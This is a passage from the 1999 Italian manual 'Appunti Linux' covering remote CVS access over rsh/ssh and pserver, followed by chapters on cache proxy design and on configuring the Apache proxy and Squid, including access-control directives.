### 159.3.1 Connessione attraverso una shell remota

La connessione attraverso **rsh** richiede che i collaboratori siano stati registrati come utenti nell'elaboratore che ospita il deposito CVS. Inoltre, è necessario verificare che il programma **cvs** del sistema remoto sia accessibile senza doverne indicare il percorso. In pratica, nel momento in cui si utilizza **rsh** si avvia una sessione di lavoro temporanea in un altro elaboratore, e in quel periodo di tempo l'utilizzatore dipende dall'impostazione che ha quell'utente nel sistema remoto. In particolare è importante la variabile **PATH**: questa deve contenere il percorso necessario ad avviare **cvs** in quel sistema.

Per specificare che si intende raggiungere un deposito ospitato presso un elaboratore remoto attraverso **rsh**, si utilizza la notazione seguente per indicare la radice CVS:

`:ext:`⟨*utente*⟩`@`⟨*host*⟩`:`⟨*directory*⟩

L'utente è il nominativo necessario per accedere al sistema remoto; se non viene indicato, **rsh** utilizza lo stesso nome che ha l'utente nel sistema locale. Per esempio,

```
:ext:tizio@dinkel.brot.dg:/var/radice-cvs
```

fa riferimento alla directory `/var/radice-cvs/` nel nodo **dinkel.brot.dg**, in cui l'utente deve accedere con il nominativo **tizio**.

A seconda di come è organizzata la connessione con **rsh**, può darsi che venga richiesto all'utente l'inserimento della password, oppure anche no, ma da questa politica non dipende CVS che si limita a utilizzare **rsh** così com'è.

Se si vuole usare un programma compatibile con **rsh** che abbia però un nome differente, lo si può indicare nella variabile di ambiente **CVS_RSH**. Per esempio, per usare **ssh**, basta che il collaboratore che intende farne uso predisponga questa variabile in modo simile a quello seguente (che si riferisce a comandi adatti a una shell di Bourne):

```
CVS_RSH="/usr/bin/ssh"
export CVS_RSH
```

### 159.3.2 Connessione attraverso la modalità «pserver»

La modalità **pserver** rappresenta una soluzione leggermente più evoluta rispetto all'uso di **rsh** (**ssh** è probabilmente il mezzo più sicuro, ma si tratta di software che non è libero nel senso stretto della definizione); richiede l'avvio di una copia di **cvs** in ascolto di una porta TCP attraverso il controllo di **inetd**. La porta in questione è la numero 2401, a meno che si decida qualcosa di diverso per qualche motivo. Per fare le cose per bene, occorrerebbe modificare il file `/etc/services` in modo da aggiungere la denominazione **cvspserver**:

```
cvspserver      2401/tcp
```

Nel file `/etc/inetd.conf` occorre aggiungere un record come quello seguente, che appare spezzato su due righe per motivi tipografici.

```
cvspserver      stream  tcp     nowait  root
    /usr/bin/cvs    cvs --allow-root=/var/radice-cvs pserver
```

L'opzione **--allow-root** serve per limitare l'accesso alla directory radice del deposito CVS; se necessario si possono indicare anche più directory utilizzando più volte questa opzione.

I collaboratori che intendono accedere al deposito CVS attraverso questo metodo devono indicare la directory radice del deposito attraverso la forma seguente:

`:pserver:`⟨*utente*⟩`@`⟨*host*⟩`:`⟨*directory*⟩

Per esempio,

```
:pserver:tizio@dinkel.brot.dg:/var/radice-cvs
```

fa riferimento alla directory `/var/radice-cvs/` nel nodo **dinkel.brot.dg**, in cui l'utente deve accedere con il nominativo **tizio**.

Tuttavia, quando un collaboratore intende accede a un certo deposito CVS utilizzando questo metodo per la prima volta, è necessario predisporre (o aggiornare) il file `~/.cvspass` attraverso il comando **cvs login**.

$ **cvs login**[*Invio*]

```
CVS password:
```

Il comando richiede che sia già stata predisposta la variabile **CVSROOT**. Lo scopo di questo comando è ottenere dall'utente la password da utilizzare per accedere al sistema remoto; questa viene annotata in modo cifrato nel file `~/.cvspass`.

#### 159.3.2.1 Utenti e password parallele

Generalmente, il metodo di accesso **`pserver`** fa riferimento agli utenti e alle password del sistema che ospita il deposito CVS. Dal momento che in questo modo tali informazioni si trovano a viaggiare attraverso la rete, potrebbe essere facile per un aggressore annotare questi dati, permettendogli in seguito di accedere a quell'elaboratore utilizzando le informazioni sulle utenze scoperte. Per ridurre questo tipo di problema è possibile utilizzare delle password diverse, ed eventualmente anche degli altri nominativi per accedere al deposito CVS. Per ottenere questo risultato occorre predisporre il file `CVSROOT/passwd` contenente record composti di due o tre campi, secondo lo schema seguente:

⟨*nominativo-cvs*⟩**:**⟨*password-cifrata*⟩[**:**⟨*nominativo-locale*⟩]

Il primo campo rappresenta il nominativo usato per accedere al deposito CVS; la password cifrata viene ottenuta nello stesso modo in cui si fa per il file `/etc/passwd`, attraverso la funzione **`crypt()`**; l'ultimo campo serve nel caso in cui il nominativo indicato nel primo non corrisponda a un utente del sistema, e serve per indicare a chi corrisponda questo utente CVS. Per esempio,

```
tizio:Ide2ncPYY1234
```

indica che l'utente **`tizio`** esiste anche nel sistema del deposito CVS, solo che probabilmente la password sarà differente; mentre

```
tizio:Ide2ncPYY1234:maramao
```

indica che chi accede come **`tizio`** attraverso CVS, corrisponde all'utente **`maramao`** nell'elaboratore che ospita il deposito.

Eventualmente, è possibile anche impedire un'autenticazione basata sugli utenti e le password del sistema che ospita il deposito, cioè si può imporre che il riconoscimento avvenga attraverso le indicazioni del file `CVSROOT/passwd`. Per questo si deve agire nella configurazione del file `CVSROOT/config`, con la direttiva `SystemAuth=no`.

## 159.4 Riferimenti

- Signum Support AB, *Version Management with CVS, Per Cederqvist et al*, 1993

Appunti Linux 1999.07.12 — *Copyright © 1997-1999 Daniele Giacomini – daniele @ evo.it*

# Appunti Linux

Tomo XII

# FILTRI E SICUREZZA NELLA RETE

**Appunti Linux**

Copyright © 1997-1999 Daniele Giacomini

Via Turati, 15 – I-31100 Treviso – daniele @ evo.it

This information is free; you can redistribute it and/or modify it under the terms of the GNU General Public License as published by the Free Software Foundation; either version 2 of the License, or (at your option) any later version.

This work is distributed in the hope that it will be useful, but WITHOUT ANY WARRANTY; without even the implied warranty of MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the GNU General Public License for more details.

You should have received a copy of the GNU General Public License along with this work; if not, write to the Free Software Foundation, Inc., 675 Mass Ave, Cambridge, MA 02139, USA.

———

Una copia della licenza GNU General Public License, versione 2, si trova nell'appendice K.1.

———

Nomi e marchi citati nel testo sono generalmente depositati o registrati dalle rispettive case produttrici.

I siti principali attraverso cui è possibile ottenere una copia di Appunti Linux sono i seguenti, strutturati in base alle loro dipendenze. Sono annotati in particolare i nomi degli amministratori dei nodi più importanti.

**FTP**

- *<ftp://genius.allnet.it/pub/mirror/AppuntiLinux/>*
  Fabrizio Giammatteo, Allnet srl, master @ allnet.it
- *<ftp://ftp.pluto.linux.it/pub/pluto/ildp/AppuntiLinux/>*
  Michele Dalla Silvestra, dalla @ pluto.linux.it
  riproduzioni speculari di Appunti Linux:
  - *<ftp://galileo.fis.uniroma2.it/pub/docs/AppuntiLinux/>*

  riproduzioni speculari del Pluto:
  - *<ftp://pluto.psy.unipd.it/pub/pluto/ildp/AppuntiLinux/>*
  - *<ftp://ftp.linux.it/pub/mirrors/pluto/ildp/AppuntiLinux/>*
  - *<ftp://freedom.dicea.unifi.it/pub/linux/pluto/ildp/AppuntiLinux/>*
- *<ftp://ftp.appuntilinux.prosa.it/pub/AppuntiLinux/>*
  Davide Barbieri, Prosa srl, paci @ prosa.it

**HTTP**

- *<http://genius.allnet.it/AppuntiLinux/>*
  Fabrizio Giammatteo, Allnet srl, master @ allnet.it
- *<http://www.pluto.linux.it/ildp/AppuntiLinux/>*
  Michele Dalla Silvestra, dalla @ pluto.linux.it
  riproduzioni speculari di Appunti Linux:
  - *<http://galileo.fis.uniroma2.it/linux/help-docs/AppuntiLinux/>*

  riproduzioni speculari di ILDP:
  - *<http://www.panservice.it/mirror/ILDP/AppuntiLinux/>*

  riproduzioni speculari del Pluto:
  - *<http://pluto.psy.unipd.it/ildp/AppuntiLinux/>*
  - *<http://freedom.dicea.unifi.it/pub/pluto/ildp/AppuntiLinux/>*
  - *<http://pluto.trew.it/ildp/AppuntiLinux/>*
- *<http://www.appuntilinux.prosa.it/>*
  Davide Barbieri, Prosa srl, paci @ prosa.it

**CD-ROM allegati a riviste**

- La rivista «inter-punto-net» (inter.net) pubblica periodicamente Appunti Linux in uno dei CD-ROM allegati. Questi CD-ROM sono preparati da Michele Dalla Silvestra, dalla @ pluto.linux.it

| |
|---|
| La diffusione in qualunque forma di questa opera è consentita e incoraggiata. Chiunque, se lo desidera, può attivare un sito speculare, cioè un *mirror* (accordandosi con l'amministratore del sito dal quale decide di attingere i dati). Nell'introduzione è riassunto ciò che si deve fare per realizzarlo. Attenzione: per la riproduzione completa sono necessari circa 100 Mbyte. |

Parte xxxvii

# Filtri, proxy e ridirezione del traffico IP

# Cache proxy

Nella terminologia utilizzata per le reti, una ***cache proxy*** è un servizio di memorizzazione locale delle risorse della rete richieste più frequentemente. Con il termine «risorsa» si deve intendere un oggetto a cui si accede attraverso un URI.

L'utilizzo di un proxy offre due vantaggi principali: l'accesso rapido a risorse già accumulate nella memoria cache e la riduzione del traffico nella rete che precede il proxy stesso.

## 160.1 Schema essenziale

Il servizio di cache proxy può essere collocato in posizioni differenti nella rete, a seconda delle esigenze o delle particolarità delle situazioni. Generalmente, lo scopo è quello di servire un segmento di rete, indifferentemente dal fatto che questo segmento utilizzi indirizzi privati o sia accessibile dall'esterno.

### 160.1.1 Servire un segmento di rete

Quando un proxy viene utilizzato per servire un segmento di rete rispetto alla rete esterna, e non vengono fatte altre considerazioni, è sufficiente che l'elaboratore su cui viene collocato il servizio sia accessibile da questo segmento di rete e che a sua volta sia in grado di accedere all'esterno.

```
Rete esterna <------------+
                          |
                          |            segmento di rete da servire
- - - +------------+------+-----+------------+---- - - -
      |            |            |            |
  +---+----+   +---+----+   +---+----+   +---+----+
  | client |   | client |   | client |   | SERVER |
  | proxy  |   | proxy  |   | proxy  |   | proxy  |
  +--------+   +--------+   +--------+   +--------+
```

Figura 160.1: In questa situazione, il server proxy è collegato come tutti gli altri elaboratori al segmento di rete da servire.

A questa situazione appartiene anche il caso limite in cui il proxy serve solo se stesso, quindi la stessa macchina è server e anche client.

### 160.1.2 Proxy a più livelli

Un proxy potrebbe servirsi di altri proxy quando si tratta di accedere a determinate reti, alleggerendo in questo modo il carico della rete anche in altri punti, e non solo nel tratto immediatamente precedente.

La figura 160.2 mostra il caso di un collegamento a una rete esterna, (A), condiviso da due segmenti di rete, che si collegano a questa attraverso i collegamenti B e C. A valle del collegamento A si trova un proxy il cui scopo è quello di ridurre il più possibile il traffico attraverso quel tratto; a valle dei collegamenti B e C si trovano altri proxy locali il cui scopo è quello di ridurre il traffico attraverso i collegamenti rispettivi. In questa situazione, i proxy locali utilizzano a loro volta il server principale, e tutto quello che viene accumulato nei proxy locali, viene conservato anche in quello principale.

### 160.1.3 Proxy come filtro verso l'esterno

Il server proxy, se si trova in un elaboratore che è connesso simultaneamente, attraverso interfacce di rete differenti, a una rete interna con indirizzi privati (cioè esclusi da Internet) e alla rete esterna, può essere utilizzato per permettere ai client della rete privata di avere accesso all'esterno attraverso il proxy stesso.

Questo accesso si limita ai protocolli gestiti dal proxy; spesso si tratta solo di HTTP e FTP.

## 160.2 Dal lato del client

I client come Netscape, vanno configurati per poter sfruttare il servizio della cache proxy. Per prima cosa, se nella stessa macchina risiede il servizio proxy, è probabile che convenga annullare la memoria cache interna al client stesso, quindi si può configurare il server proxy in modo manuale.

```
Rete esterna <-------//---+
                    (A)   |
                          |        +--------+
                          |        | SERVER |
      +------------+      |        | proxy  |    +--------+
      |   SERVER   |      |        | locale |    | client | ...
      |   proxy    +------+        +---+----+    +---+----+
      | principale |      |  (B)       |            |
      +------------+      +---//-------+------------+------------------ - - -
                          |                                segmento di rete
                          |
                          // (C)
                          |
                          |          segmento di rete
- - - +------------+------+-----+------------+---- - -
      |            |            |            |
  +---+----+   +---+----+   +---+----+   +---+----+
  | client |   | client |   | client |   | SERVER |
  +--------+   +--------+   +--------+   | proxy  |
                                         | locale |
                                         +--------+
```

Figura 160.2: Ogni collegamento ha un proprio proxy locale che però si avvale di un proxy principale prima di raggiungere la rete esterna.

```
Rete esterna <-------//---+
                          |
                    +-----+------+
                    |   SERVER   |
                    |   proxy    |
                    |   filtro   |
                    +-----+------+
                          |
                          |    rete con indirizzi IP privati
- - - +------------+------+-----+------------+---- - - -
      |            |            |            |
  +---+----+   +---+----+   +---+----+   +---+----+
  | client |   | client |   | client |   | client |
  +--------+   +--------+   +--------+   +--------+
```

Figura 160.3: Come caso estremo, il proxy può ricoprire anche un ruolo di filtro e inoltro di pacchetti tra una rete privata e la rete esterna.





Figura 160.4: La configurazione del client Netscape per l'utilizzo della cache proxy. Si osservi il fatto che per usare la porta 8080 occorre che il server sia in ascolto sulla stessa.

Il proxy risponde alle richieste dei client attraverso una porta particolare, che dipende dalla configurazione del servizio. Apparentemente, ogni tipo di proxy ha una sua impostazione predefinita differente, mente la tendenza generale è quella di utilizzare la porta 8080. È necessario fare attenzione a questo particolare quando si configura il proxy, per non creare confusione inutile agli utenti del servizio.

Se si vuole usare il proxy nel modo indicato nella sezione 160.1.3, si possono usare solo programmi che prevedono espressamente la presenza di questo, e solo per i protocolli serviti effettivamente dal proxy stesso.

## 160.3 Apache

Il server HTTP Apache incorpora delle funzionalità di proxy elementare. In queste sezioni viene valutato solo ciò che è necessario fare per configurare il servizio attraverso il file `httpd.conf` (collocato normalmente nella directory `/etc/httpd/conf/`). Per il resto che riguarda Apache conviene consultare i capitoli 88 e 146.

### 160.3.1 Attivazione e collocazione

La configurazione predefinita di Apache non prevede la gestione del proxy. Di solito sono presenti alcune direttive di esempio, debitamente commentate, in modo da facilitare l'amministratore.

`ProxyRequests` {`on`|`off`}

La direttiva **`ProxyRequests`** permette di attivare o meno la gestione della cache proxy.

```
ProxyRequests on
```

`CacheRoot` ⟨*directory-cache*⟩

La direttiva **`CacheRoot`** permette di definire la directory da utilizzare per contenere la memoria cache. La directory in questione deve risultare accessibile in scrittura all'utente e gruppo specificati con le direttive **`User`** e **`Group`** (nella maggior parte dei casi si intende **`nobody`**).

```
CacheRoot /var/cache/httpd/proxy
```

### 160.3.2 Caratteristiche della memoria cache

`CacheSize` ⟨*n-Kbyte*⟩

La direttiva **`CacheSize`** specifica la dimensione in Kbyte dello spazio su disco da utilizzare per la memoria cache. Questo valore può essere superato, ma periodicamente viene eseguito un controllo con l'eliminazione dei file più vecchi che eccedono tale limite. L'esempio mostra la dichiarazione di una memoria cache di 16 Mbyte.

```
CacheSize 16384
```

`CacheGcInterval` ⟨*n-ore*⟩

In questo modo può essere definito l'intervallo tra una ripulitura e l'altra della memoria cache, alla ricerca di file troppo vecchi e di quelli che eccedono il limite di dimensione stabilita. L'esempio mostra la dichiarazione di un intervallo di controllo orario (una sola ora).

```
CacheGcInterval 1
```

`CacheMaxExpire` ⟨*n-ore*⟩

I documenti HTTP vengono conservati per un massimo di ore stabilito con questa direttiva. Superato tale tempo, alla richiesta di un client, viene fatta una verifica dall'origine. Questo limite di tempo è imposto anche se il documento originale indica una data di scadenza superiore. L'esempio mostra una scadenza massima di 24 ore. Aumentare questo tempo oltre le 24 ore, è generalmente poco opportuno.

```
CacheMaxExpire 24
```

`CacheDefaultExpire` ⟨*n-ore*⟩

Quando il tipo di protocollo non prevede l'indicazione di una scadenza, si utilizza il tempo indicato attraverso la direttiva **`CacheDefaultExpire`**.

`CacheLastModifiedFactor` ⟨*fattore*⟩

Questa direttiva definisce un «fattore» utilizzato per calcolare un tempo di scadenza quando il documento originale non lo fornisce. In pratica si applica la formula $x=t*f$, dove **f** è il fattore, **t** è il tempo trascorso dall'ultima modifica e **x** è il tempo di scadenza (il periodo di validità).

La logica sta nel fatto che è più probabile che una pagina venga modificata ancora entro breve tempo se la sua data di modifica è recente. Infatti, minore è il tempo trascorso dall'ultima modifica, minore sarà la durata di validità risultante dalla formula. L'esempio mostra un fattore di 0.1, pari al 10% del tempo trascorso dall'ultima modifica.

```
CacheLastModifiedFactor 0.1
```

### 160.3.3 Esclusione dalla memoria cache

Ci sono situazioni in cui non è opportuno che il proxy accumuli nella sua memoria cache informazioni riferite a determinati domini o sottoreti. Di sicuro non è conveniente farlo per la propria rete locale, a meno che non ci siano delle buone ragioni.

`NoCache` ⟨*dominio*⟩`...`

Per escludere alcuni nodi o domini interi dalla memoria cache basta elencare i nomi, separati da uno spazio, con la direttiva **`NoCache`**.

```
NoCache roggen.brot.dg mehl.dg
```

L'esempio esclude dalla memoria cache il nodo **`roggen.brot.dg`** e il dominio **`mehl.dg`**.

### 160.3.4 In pratica

Per attivare effettivamente il servizio, oltre alla configurazione del file `httpd.conf`, occorre predisporre la directory utilizzata per la memoria cache. Questa deve essere accessibile in scrittura da **`httpd`**, nelle condizioni in cui si trova normalmente, quando cioè ha solo i privilegi dell'utente **`nobody`**.

L'esempio seguente mostra le direttive del file `httpd.conf` per una configurazione tipica. Ciò che può valere la pena di modificare è la dimensione della memoria cache.

```
ProxyRequests On

CacheRoot /var/cache/httpd/proxy
CacheSize 16384
CacheGcInterval 1
CacheMaxExpire 24
CacheLastModifiedFactor 0.1
CacheDefaultExpire 1
Listen 80
Listen 8080
```

L'esempio mostra in particolare la direttiva **`Listen`**, usata per fare in modo che **`httpd`** stia in ascolto sia della porta 80 che della porta 8080, perché quest'ultima è quella utilizzata convenzionalmente dai client per interpellare un server proxy, e per mantenere la possibilità di accedere al servizio normale si lascia aperto anche l'ascolto della porta 80.

### 160.3.5 Protezione contro l'utilizzo indesiderato

In generale, un servizio proxy dovrebbe essere accessibile solo dalla rete (o sottorete) per la quale è stato attivato. Qualunque altro utente non ne potrebbe trarre vantaggio, e un utilizzo improprio servirebbe solo a intasare inutilmente il collegamento che invece si vuole alleggerire.

Per la protezione del servizio di cache proxy si può utilizzare una sezione **`Directory`** nel file `access.conf`, come nell'esempio seguente:

```
<Directory proxy:*>
        order deny,allow
        deny from all
        allow from .brot.dg
</Directory>
```

In questo caso si concede solo al dominio **`brot.dg`** di accedere.

## 160.4 Squid

Squid è un programma specifico per la gestione di un proxy e per questo anche molto potente. Il difetto di Squid è la carenza di documentazione; in pratica, tutte le indicazioni disponibili si trovano all'interno del file di configurazione, `/etc/squid.conf`, in forma di commenti.

### 160.4.1 Avvio

`squid [`⟨*opzioni*⟩`]`

Squid viene avviato normalmente attraverso la procedura di inizializzazione del sistema, in uno script, attraverso un comando che lo mette esplicitamente sullo sfondo, per esempio come nel modo seguente:

```
squid &
```

Le prime volte, l'avvio di Squid può riservare delle sorprese. È importante sapere che all'avvio Squid tenta di risolvere l'indirizzo di alcuni nodi, attraverso il DNS. Nella maggior parte dei casi, se Squid viene avviato in una rete chiusa, il servizio non parte perché questa richiesta fallisce. Pertanto, se si avvia Squid quando si è isolati dall'esterno, occorre evitare che venga eseguito questo controllo, e per questo si utilizza l'opzione **`-D`** della riga di comando.

Le distribuzioni GNU/Linux che prevedono Squid tra i pacchetti standard, dovrebbero avere organizzato uno script per il suo avvio automatico attraverso la procedura di inizializzazione del sistema; come già accennato. Se si intende avviare Squid quando non è presente uno sbocco verso Internet, è necessario modificare tale script in modo da inserire l'opzione **`-D`**. Nel caso della distribuzione RedHat, questo script si trova nella directory `/etc/rc.d/init.d/`.

```
squid -D &
```

Per verificare che Squid funzioni correttamente, può essere sufficiente osservare l'albero dei processi attivi attraverso **`pstree`**. Si dovrebbe ottenere qualcosa come il pezzo seguente:

```
squid-+-5*[dnsserver]
      |-ftpget
      `-unlinkd
```

Come si può osservare, il binario **`squid`** pilota altri programmi che fanno parte dello stesso pacchetto.

#### Alcune opzioni

Le opzioni, quando si riferiscono a elementi che possono essere definiti attraverso il file di configurazione, prendono il sopravvento su questa.

`-a` ⟨*n-porta*⟩

Permette di specificare il numero della porta attraverso la quale i client devono connettersi per accedere al servizio. Il valore predefinito, salvo altra indicazione nel file di configurazione, è 3128.

`-f` ⟨*file-di-configurazione*⟩

Permette di definire un file di configurazione alternativo a `/etc/squid.conf`.

`-k {reconfigure|rotate|shutdown|interrupt|kill|debug|check}`

Permette di inviare un segnale al server Squid attivo. La parola chiave utilizzata come argomento dell'opzione determina l'effetto che si ottiene. In particolare vanno considerate quelle seguenti.

- **`reconfigure`**
  Fa in modo che venga riletta la configurazione.
- **`rotate`**
  Ruota i file delle registrazioni contenuti nella directory `/var/log/squid/`.
- **`shutdown`**
  Chiude correttamente l'attività di Squid.

`-s`

Abilita l'inserimento di informazioni nel registro del sistema.

`-u` ⟨*porta-icp*⟩

Specifica la porta ICP, cioè quella utilizzata per comunicare con gli altri proxy.

`-z`

Svuota la memoria cache.

`-D`

Disabilita il controllo iniziale del DNS, attraverso il tentativo di risoluzione di alcuni indirizzi.

`-F`

Ricostruisce il sistema di directory in cui si articola quella che deve contenere la memoria cache. Di solito, si utilizza assieme a **`-z`**, per essere sicuri che vengano cancellate eventuali tracce precedenti.

#### Esempi

`# squid -z -F`

Avvia **squid** in primo piano per azzerare e rigenerare le directory che compongono la memoria cache.

`# squid -D &`

Avvia **squid** sullo sfondo, in modo da attivare il servizio di proxy, senza però eseguire il controllo DNS.

`# squid -k shutdown`

Invia un segnale di spegnimento al server Squid già attivo.

### 160.4.2 Registrazione degli eventi

Squid utilizza file specifici per la registrazione degli eventi, anche quando si utilizza l'opzione **-s** per inviare informazioni al registro del sistema. Questi file si trovano nella directory `/var/log/squid/`. Quando si invia al server il segnale **rotate** (attraverso l'opzione **-k**), si ottiene l'archiviazione dei file, aggiungendo loro un'estensione numerica che ne indica il livello. Per esempio, `cache.log.0` rappresenta l'archivio più recente di `cache.log`.

### 160.4.3 Configurazione

La configurazione di Squid avviene attraverso il file `/etc/squid.conf`, o un altro file se viene usata l'opzione **-f**. Questo file è già configurato in modo da permettere a Squid di funzionare in quasi tutte le situazioni, tuttavia sarebbe bene ritoccare qualcosa; per esempio il numero di porta del servizio e il dominio o il gruppo di indirizzi a cui concedere di poterlo utilizzare.

La sintassi del file è molto semplice: ciò che è preceduto dal simbolo **#**, viene trattato come un commento fino alla fine della riga; le righe bianche e le righe vuote sono ignorate; il resto sono le direttive, composte nel modo seguente:

⟨*direttiva*⟩ [⟨*argomenti*⟩]

#### Alcune direttive

`http_port` ⟨*n-porta*⟩

Permette di modificare la porta predefinita per l'ascolto delle richieste dei client. La porta predefinita è 3128, e può essere modificata anche attraverso l'opzione **-a**, che prende il sopravvento anche su quanto dichiarato nel file di configurazione.

`icp_port` ⟨*n-porta*⟩

Definisce il numero di porta attraverso cui Squid riceve e invia le richieste ICP da e verso i cache proxy prossimi. Il valore predefinito è 3130.

`cache_host` ⟨*host*⟩ ⟨*tipo*⟩ ⟨*porta-proxy*⟩ ⟨*porta-icp*⟩ [⟨*opzioni*⟩]

Permette di definire l'indirizzo e le caratteristiche di un altro proxy. Il tipo e le opzioni sono rappresentati da diverse parole chiave che permettono di regolare situazioni diverse, ma non ben descritte nella poca documentazione. In generale, dovrebbe andare bene una forma semplificata come quella seguente:

`cache_host` ⟨*host*⟩ `parent` ⟨*porta-proxy*⟩ ⟨*porta-icp*⟩

Il numero di porta proxy è lo stesso usato dai client per connettersi a quel server. Trattandosi di Squid potrebbe essere il numero 3128, ma se questo valore è stato modificato nella configurazione di quel server, occorre ricordarsene anche qui. Il numero della porta ICP è solitamente 3130 (sempre se si tratta di Squid).

`local_domain` ⟨*dominio*⟩`...`

Permette di indicare il nome di uno o più domini locali, per i quali non vengono accumulati gli oggetti nella memoria cache, ma si ottengono sempre dall'origine.

`hierarchy_stoplist` ⟨*parola*⟩`...`

Permette di indicare un elenco di parole (stringhe) che potrebbero essere contenute in un URI. In presenza di tali URI, non vengono interpellati i proxy vicini. Questa direttiva viene proposta nel file di configurazione predefinito nella forma **`hierarchy_stoplist cgi-bin ?`**, per escludere tutti gli URI che potrebbero essere riferiti a programmi *cgi*.

`cache_stoplist` ⟨*parola*⟩`...`

Permette di indicare un elenco di parole (stringhe) che potrebbero essere contenute in un URI. In presenza di tali URI, l'oggetto non viene salvato nella memoria cache. Questa direttiva si affianca a **`hierarchy_stoplist`**, e solitamente vengono usate entrambe con gli stessi argomenti.

`cache_mem` ⟨*memoria-ram*⟩

Definisce quanta memoria RAM (espressa in Mbyte) utilizzare per la parte di memoria cache utilizzata più frequentemente. Il valore predefinito è di 8 Mbyte.

`cache_swap` ⟨*memoria-su-disco*⟩

Definisce quanto spazio (espresso in Mbyte) utilizzare per la memoria cache su disco. Il valore predefinito è di 100 Mbyte.

`maximum_object_size` ⟨*dimensione*⟩

Permette di definire la dimensione massima, espressa in Mbyte, di ogni oggetto che viene conservato nella memoria cache. Gli oggetti di dimensione maggiore, non vengono accumulati.

`cache_dir` ⟨*directory-cache*⟩

permette di dichiarare la directory da utilizzare per la conservazione della memoria cache. Il valore predefinito dovrebbe essere `/var/spool/cache/`.

`cache_access_log` ⟨*registro-degli-accessi*⟩

Permette di definire il percorso completo del file utilizzato per accumulare le registrazioni degli accessi. Di solito si tratta di `/var/log/spool/access.log`.

`cache_store_log` ⟨*registro-dell'accumulo*⟩

Permette di definire il percorso completo del file utilizzato per accumulare le registrazioni delle operazioni di accumulo e di eliminazione di oggetti della memoria cache. Di solito si tratta di `/var/log/spool/store.log`.

`cache_log` ⟨*registro-della-cache*⟩

Accumula informazioni diagnostiche in base al livello stabilito attraverso la direttiva **`debug_options`**.

`acl` ⟨*nome*⟩ ⟨*tipo*⟩ ⟨*stringa*⟩

`acl` ⟨*nome*⟩ ⟨*tipo*⟩ **"**⟨*file*⟩**"**

Questa direttiva permette di definire un nome attraverso cui identificare un «controllo di accesso». La cosa si può articolare in modo molto complesso, e inizialmente è meglio concentrarsi su alcuni tipi di utilizzo.

`acl` ⟨*nome*⟩ `src` ⟨*indirizzo-IP*⟩`/`⟨*maschera-IP*⟩

Il tipo **`src`** permette di identificare un gruppo di indirizzi IP, attraverso la coppia indirizzo/maschera. A questo gruppo viene attribuito un nome che può essere usato con la direttiva **`http_access`**, per controllare l'accesso da parte di quel gruppo di indirizzi.

`http_access {deny|allow} [!]`⟨*nome*⟩`...`

Permette o vieta l'accesso al servizio da parte dei client identificati attraverso i nomi indicati come argomento; nomi che si riferiscono a quanto dichiarato con la direttiva **`acl`**.

La parola chiave **`deny`** vieta l'accesso, mentre **`allow`** lo consente. Se un nome viene indicato preceduto immediatamente da un punto esclamativo, allora si intende esprimere il gruppo corrispondente a tutto ciò che non rientra nella classificazione di quel nome.

> Nella configurazione standard di Squid si concede a qualunque indirizzo di utilizzare il servizio di proxy, mentre sarebbe opportuno fare in modo che questo fosse accessibile solo al segmento di rete per il quale viene attivato.

`cache_effective_users` ⟨*utente*⟩ ⟨*gruppo*⟩

Permette di definire per nome l'utente e il gruppo che vengono utilizzati dal processo che gestisce i file della memoria cache. Di conseguenza, tali file saranno di proprietà di questo utente e gruppo. Di solito si tratta di **`nobody`**.

`dns_testnames` ⟨*nome*⟩`...`

Permette di indicare i nomi di nodi da verificare attraverso un'interrogazione DNS prima di attivare il servizio. Per disattivare questo comportamento, si utilizza l'opzione **`-D`**.

Esempi

`http_port 8080`

Definisce la porta 8080 per l'accesso al servizio.

`icp_port 3130`

Definisce la porta 3130 per le comunicazioni ICP con i cache proxy vicini.

`cache_host 192.168.77.7    parent    8080  3130`

Indica un nodo da trattare come «vicino» ai fini della funzione di cache proxy (potrebbe trattarsi della cache proxy del proprio ISP). In questo caso si tratta del numero IP 192.168.7.7, a cui si accede attraverso la porta 8080 e si comunicano i messaggi ICP tramite la porta 3130.

`local_domain brot.dg mehl.dg`

Definisce tutti i domini terminanti per **`brot.dg`** e **`mehl.dg`** come locali.

`cache_mem 4`

Riduce a 4 Mbyte la RAM utilizzata per la memoria cache (altrimenti verrebbero usati 8 Mbyte in modo predefinito).

`cache_mem 50`

Riduce a 50 Mbyte lo spazio su disco utilizzato per la memoria cache (altrimenti verrebbero usati 100 Mbyte in modo predefinito).

`maximum_object_size 2048`

Riduce a 2 Kbyte la dimensione massima degli oggetti accumulati nella memoria cache (altrimenti questa sarebbe di 4 Kbyte in modo predefinito).

```
acl manager proto cache_object
acl localhost src 127.0.0.1/255.255.255.255
#acl all src 0.0.0.0/0.0.0.0
acl all src 192.168.0.0/255.255.0.0

acl SSL_ports port 443 563
acl Dangerous_ports port 7 9 19
acl CONNECT method CONNECT
```

Quelle mostrate nell'esempio sono le direttive **`acl`** che appaiono nel file `/etc/squid.conf` standard, tranne quella che descrive il nome **`all`**, che è stata modificata per rappresentare soltanto gli indirizzi a cui si vuole concedere l'accesso al servizio (la sottorete 192.168.*.*).

Questo dovrebbe essere il modo più conveniente di intervenire per limitare l'accesso al servizio, perché il nome **`all`** viene usato in altre direttive successive, per fare riferimento agli utenti del servizio.

```
http_access deny manager !localhost
http_access deny CONNECT !SSL_ports
http_access deny Dangerous_ports

http_access allow  all
http_access allow  localhost

icp_access  allow  all
icp_access  allow  localhost

miss_access allow  all
miss_access allow  localhost
```

